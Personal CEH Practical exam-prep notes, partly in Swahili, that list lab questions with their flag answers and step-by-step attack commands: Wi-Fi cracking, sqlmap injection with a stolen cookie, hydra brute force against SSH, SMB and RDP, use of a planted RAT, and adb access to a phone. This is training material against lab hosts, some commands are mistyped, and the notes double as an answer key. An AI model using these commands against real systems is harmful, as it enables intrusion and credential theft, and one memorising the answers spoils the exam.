NOTE
1. “Find” for my case huwa inakataa
2. Issue ipo kwenye kulog in kwenye the specific service
3. hashed,encoded,encrypted
4. information from an encrypted, hashed etc image file
5. maswali yanaweza kuwa swapped
6. Always start with “sudo su”
7. Add notes to git as an online resource
8. Its possible for a question to ask you to perform more than one thing example decrypting a volume and a hash

RESOURCES
1. https://www.linkedin.com/pulse/ec-council-ceh-practical-v12-exam-overview-harsh-nagar/
2. https://medium.com/@sohailahmed0x0/ceh-practical-exam-passed-1f722b48a53e
3. https://medium.com/techiepedia/certified-ethical-hacker-practical-exam-guide-dce1f4f216c9
4. https://github.com/cmuppin/CEH
5. https://github.com/cmuppin/CEH/blob/main/CEH-Prac%20Guide

QN 20: HACKING WIRELESS NETWORKS

Your organization suspects the presence of a rogue AP in the vicinity. You are tasked with cracking the wireless encryption, connecting to the network, and setting up a honeypot. The airdump-ng tool has been used, and the Wi-Fi traffic capture named "W!F!_Pcap.cap" is located in the Documents folder in the "EH Workstation – 1" (ParrotSecurity) machine. Crack the wireless encryption and enter the total number of characters present in the Wi-Fi password. (Format: N)=**9**

1. *sudo su*
2. The command bellow enables you to obtain the BSSID as well as the key of the target
3. aircrack-ng “/home/attacker/Documents/W!F!_Pcap.cap”
4. The commands bellow helps to obtain thetarget password
4. aircrack-ng -b bssid -w ‘home/attacker/Desktop/wifipass.txt’ ‘home/attacker/Documents/W!F!_Pcap.cap’ **OR**
5. aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/wifipass.txt’ 'home/attacker/Documents/W!F!_Pcap.cap'
6. The results will most likely be next to the message KEY FOUND!,

QN 19: CRYPTOGRAPHY

A disgruntled employee of your target organization has stolen the company's trade secrets and encrypted them using VeraCrypt. The VeraCrypt volume file "Its_File" is stored on the C: drive of the "EH Workstation – 2" machine. The password required to access the VeraCrypt volume has been hashed and saved in the file .txt in the Documents folder in the "EH Workstation – 1" (ParrotSecurity) machine. As an ethical hacker working with the company, you need to decrypt the hash in the Hash2crack.txt file, access the Veracrypt volume, and find the secret code in the file named EC_data.txt. (Format: NA*aNaa**A) = **3C_c0un(!L**

1. Lin, Hash2crack.txt, cat it, hashes.com, utapata council as passwd
2. Win, search veracrypt desktop app tool, import volume, use the pwd obtained
3. EC_data.txt
4. win,veracrypt steps:select drive(M)--- select volume file(Navigate to the C: drive of "EH Workstation – 2" and select the “Its_File” volume.)---click “mount”---Enter the Password--

open File Explorer (Windows)---Navigate to the drive letter you selected (e.g., Z:)---In the mounted volume, browse through the folders to find the file named "EC_data.txt"---Open EC_data.txt---obtain info

QN 18: IOT NETWORK SECURITY

Analyze the traffic capture from an IoT network located in the Documents folder of the "EH Workstation – 1" (ParrotSecurity) machine, identify the packet with IoT Publish Message, and enter the topic length as the answer. (Format: N) = **9**

1. Open IOT capture file in wireshark. Filter; MQTT and find length of the packet in the lower pane.

2. Open in wireshark and apply the filter as mqtt and see the public message and then go to down panel

open and see the topic length.

QN 17: Decoding base64 cyphers

A set of files has been uploaded through DVWA (http://192.168.44.32:8080/DVWA). The files are located in the "C:\wamp64\www\DVWA\ECweb\Certified\" directory. Access the files and decode the base64 ciphers to reveal the original message among them. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password.(Format: A**aaa*AA) = **H^ker@EC**

1. http://192.168.44.32:8080/DVWA, login, creds umepewa

2. http://192.168.44.32:8080/DVWA/ECweb/Certified/ utakuta 3 files, Cyberchef t

QN 16: Performing an SQL injection attack

Perform SQL injection attack on a web application, cybersec.cehorg.com, available at 192.168.44.40. Find the value in the Flag column in one of the DB tables and enter it as the answer. (Format: *aNNaNAA) **= (y83r5EC**

OPT 01

Get all databases using sqlmap: *sqlmap -u http://example.com/listproducts.php?cat=1 --dbs*

Get tables from a: *sqlmap -u http:// example.com /listproducts.php?cat=1 -D database_name --tables*

Get all columns from a selected table_name in the database_name*: sqlmap -u http:// example.com /listproducts.php?cat=1 -D database_name -T table_name --columns*

Dump the data from the columns: *sqlmap -u http:// example.com /listproducts.php?cat=1 -D database_name -T table_name -C column_name --dump*

OPT 02

1. Go to blog page in given website cybersec.cehorg.com .
2. Copy the url with parameter id.
3. And go to JSQL injection tool in parrot os.
4. Then past the url and click attack you will get all databases.
5. Now search the flag database copy the flag and paste

QN 15: Vulnerability analuysis and file directory traversal
Perform vulnerability research and exploit the web application training.cehorg.com, available at 10.10.55.50. Locate the Flag.txt file and enter its content as the answer.
(Format: A*a*aNNN) **= M@d(y535**
1. training.cehorg.com/flag.txt

QN 14: idor
Explore the web application at www.cehorg.com and enter the flag's value on the page with page_id=95. (Format: A**NNAA) = **B$#98TY**
1. www.cehorg.com?page_id=95 or www.cehorg.com/?page_id=95

QN 13: SQL injection
Perform an SQL injection attack on your target web application cinema.cehorg.com and extract the password of user Daniel. You have already registered on the website with credentials Karen/computer. (Format: aaaaaaaaa) **= qwertyuiop**

1. now in parrot os, open firefox and login into the website given and details.
2. Go to profile and and right cleck and inspect and console type "document.cookie" you will get one value.
3. Open the terminal and type the below commands to get the password of other user.
4. sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=;" –-dbs
5. sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moveiscope – -tables
6. sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moviescope -T user-Login – -dump
6. You will get all the Useraname and Passwords of the website.


QN 12: DDOS network analysis

You are investigating a massive DDoS attack launched against a target at 172.22.10.10. Your objective is to identify the packets responsible for the attack and determine the least IPv4 packet count sent to the victim machine. The network capture file "Evil-traffic.pcapng" is saved in the Documents folder of the "EH Workstation – 2" (Windows 11) machine.(Format: NNNNN)

= 19954

1. Wireshark
2.To find DOS (SYN and ACK)
3. open file with wireshark
4. statistic -> IPv4 statistics -> source and destination address
5. filter using: `tcp.flags.syn == 1`
or
6.tcp.flags.syn == 1 and tcp.flags.ack == 0
or
7. filter to least number of request

QN 11: Malware analysis



000c54ec

1. Analyze ELF Executable File using Detect It Easy (DIE)
2. Open manuals go malware analysis folder, static malware analysis folder and packaging and officiation folder then you can DIE folder.
3. Run the die.exe file in windows, upload the target file then click open now in scanned all now click on hash button and then you can see the size of the PT_LOAD(0) seg file info there you can see the entry point address.

QN 10: RAT (Remote Access Trojan)

A disgruntled ex-employee Martin has hidden some confidential files in a folder "Scan" in a Windows machine in the 10.10.55.0/24 subnet. You can not physically access the target machine, but you know that the organization has installed a RAT in the machine for remote administration purposes. Your task is to check how many files present in the Scan Folder and enter the number of files sniffed by the employee as answer. (Format: N) **= 5** **nb:i never saw the scan folder**

1. Scan all ports with nmap (-p-). Look for the unknown ports. Use theef RAT to connect to it.
2. main ports check 9871,6703
3. nmap -p 9871,6703 192.168.0.0/24
4. now you get open port ip address
5. now go to the c drive malware/trojans/rat/theef and run the client.exe file
6. now entry the ip of open port/ leave port default and click connect and click on file explorer and look for the folder
7. file explorer-file manager-look for your folder
8. or search file in cmd using command --→ dir /b/s "sa_code*" it shows the path.

QN 9: Shoulder surfing and SSH
You used shoulder surfing to identify the username and password of a user on the Ubuntu machine in the 10.10.55.0/24 network, that is, marcus and M3rcy@123. Access the target machine, perform vertical privilege escalation to that of a root user, and enter the content of the imroot.txt file as the answer.
(Format: AANNNN***) = **JH8754@H!**
1. **nmap -p 22 10.10.55.0/24**
2. ssh marcus@10.10.55.*
3. ls, cat imroot.txt

QN 9: STATIC MALWARE ANALYSIS
perform static malware analysis on a malware executable file and determine the Linker version number (flag= N*NN) = **2.37**

QN 8: SMB ENUMERATION
Exploit weak credentials used for SMB service on a Windows machine in the 10.10.55.0/24 subnet. Obtain the file, Sniffer.txt hosted on the SMB root, and enter its content as the answer. (Format: a*aaNaNNa) **= h@ck3r00t**

1. nmap -p 139,445 10.10.55.0/24
2. hydra -L /home/attacker/username.txt -P /home/attacker/password.txt 10.10.55.* smb
3. enum4linux -a ip
4. smbclient ////10.10.55.11//root -u John -p qw3rty
5. smbclient ////10.10.55.11//root
6. cd /, find manually
7. find / -name "name.txt" 2>/dev/null OR (ls -R / | grep "name.txt")

8. get sniffer.txt

QN 7: Extracting credentials from a .txt file (STEGANOGRAPHY)
An ex-employee of an organization has stolen a vital account credential and stored it in a file named restricted.txt before leaving the organization. The credential is a nine-character alpha-numeric string.Enter the credential as the answer. The restricted.txt file has been identified from the employee's email attachment and stored in the "EH Workstation – 2" machine in the Documents folder. Note: You have learned that "password" is the key to extracting credentials from the restricted.txt file. (Format: aaaaa*NNN) **= maddy@777**

1. Navigate to E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools, copy the Snow folder, and paste it on Desktop.
2. Copy the restricted.txt file and paste it to the snow folder in the dektop
3. Click Search icon on the Desktop. Type cmd in the search field, the Command Prompt appears in the results
4. navigate to the snow folder in the desktop cd C:\Users\Admin\Desktop\Snow
5. run the following commands: snow -C -p "password" restricted.txt.

QN 6: SSH ENUMERATION
Exploit a remote login and command-line execution application on a Linux target in the 10.10.55.0/24 subnet to access a sensitive file, Netnormal.txt. Enter the content in the file as the answer. (Format: ANaN*aNaN) **= H0m3@l0n3**
1. nmap -p 22 10.10.55.0/24
2. hydra -L /home/attacker/Desktop/username.txt -P /home/attacker/Desktop/password.txt 10.10.55.* ssh
3. ssh uname@IP
4. find / -name Netnormal.txt 2>/dev/null

QN 5: VULNERABILITY SCANNING
Perform a vulnerability scan for the host with IP address 192.168.44.32. What is the CVE number of the vulnerability with least severity score? (Format: AAA-NNNN-NNNN)= **CVE-2020-7068 Or CVE-2007-1742**
1. nmap -Pn - -script vuln 192.168.44.32, openvas, nessus
using OPENVAS in linux

Applications at the top of the Desktop window and navigate to Pentesting --> Vulnerability Analysis --> Openvas - Greenbone --> Start Greenbone Vulnerability Manager Service to launch OpenVAS tool. --> type password-> copy url to firefox browser --->(enter credentials)--->Navigate to Scans --> Tasks from the Menu bar.-----> Hover over wand icon and click the Task Wizard option.---> type target ip address-->scans---> reports

QN 4:


An insider attack involving one of the employee's mobile device in the 10.10.55.0/24 subnet has been identified. You are assigned to covertly access the user's device and obtain hidden data in the image file stored . Analyze the image file and extract the sensitive data hidden in the file and enter the secret code as the answer. (Format: A*AaAa*AN) **= F!AgBr^V0**

1. nmap -p 5555 10.10.55.0/24
2. adb connect 10.10.55.11:5555
3. adb Shell
4. I started looking for the file
find / -name "name.txt" 2>/dev/null OR (ls -R / | grep "name.txt") OR busybox find / -name "name.txt"
5. Go back to my terminal
- adb pull /sdcard/Download/Ceh.png /home/attacker/Desktop
6. strings. Zsteg, exiftool
7. stegonline, openstego use Python to send the file to Windows ftp,smb,ssh

kwenye Linux kwenye directory ilipo picha unaandika ***python -m http.server 8000***
then unaenda kwenye window ***http://LinuxIP:8000*** then enter utaiona picha yako unai download then unatumia openstego (window server 2019) kutafuta secret iliyopo

QN 3: Identify a machine with RDP service enabled in the 10.10.55.0/24 subnet. Crack the RDP credentials for user Jones and obtain a file hide.cfe containing an encrypted image file. Decrypt the file and enter the CRC32 value of the image file as the answer. Note: Use Jones's password to extract the image file.. (Format: NaaNNNaa) = **2bb407ea**

1. nmap -p 3389 10.10.55.0/24
2. hydra -l Jones -P /path/to/password_list.txt rdp://TARGET_IP OR
hydra-l <username> -P </path to password wordlist.txt> <IP> RDP
3. xfreerdp /u:Jones /p:J0n3sPassw0rd /v:TARGET_IP
4. look for the hide.cfe file write find / -iname "name of txt file" 2>/dev/null OR **(ls -R / | grep "name.txt")**



5. If encrypted Decrypt the hide.cfe File
#openssl enc -aes-256-cbc -d -in hide.cfe -out decrypted_image.jpg -pass pass:<password>

6. If hide.cfe is a compressed/encrypted archive, extract it using unzip or another tool:
#unzip hide.cfe -P J0n3sPassw0rd
7. **crc32 imagefile.png**

QN 2: While investigating an attack, you found that a Windows web development environment was exploited to gain access to the system. Perform extensive scanning and service enumeration of the target networks and identify the number of mercury services running in the Server. (Format: N)=7

Steps 01: Trying to look for any services relating to mercury in all targets then count total number in each target then write total number
nmap -sV -p 1-65535 192.168.0.0/24
nmap -sV -p 1-65535 172.16.0.0/24
nmap -sV -p 1-65535 10.10.0.0/24

Expected output: Then count the number of mercury services running

```
PORT     STATE SERVICE VERSION
25/tcp   open  smtp    Mercury/32.0
110/tcp  open  pop3    Mercury/32.0
143/tcp  open  imap    Mercury/32.0
80/tcp   open  http    Mercury/32 HTTP Server
8080/tcp open  http    Mercury/32 Admin Interface
```

OR
nlijaribu 4,5,6,1 zkagoma
Jaribu
7 **ikigoma nenda swali lingine**

QN 01: Perform an extensive scan of the target network and identify the Product Version of the Domain Controller. (Format: NN.N.NNNNN) **= 10.0.20348**

Ports to consider in order to determine if the target is a domain controler is Port 53 ,Port 88,Port 135,Port 389,Port 445. Then look for smth yenye version inayoendana na io format

nmap -p 53,88,135,139,389,445 -T4 -A IP/24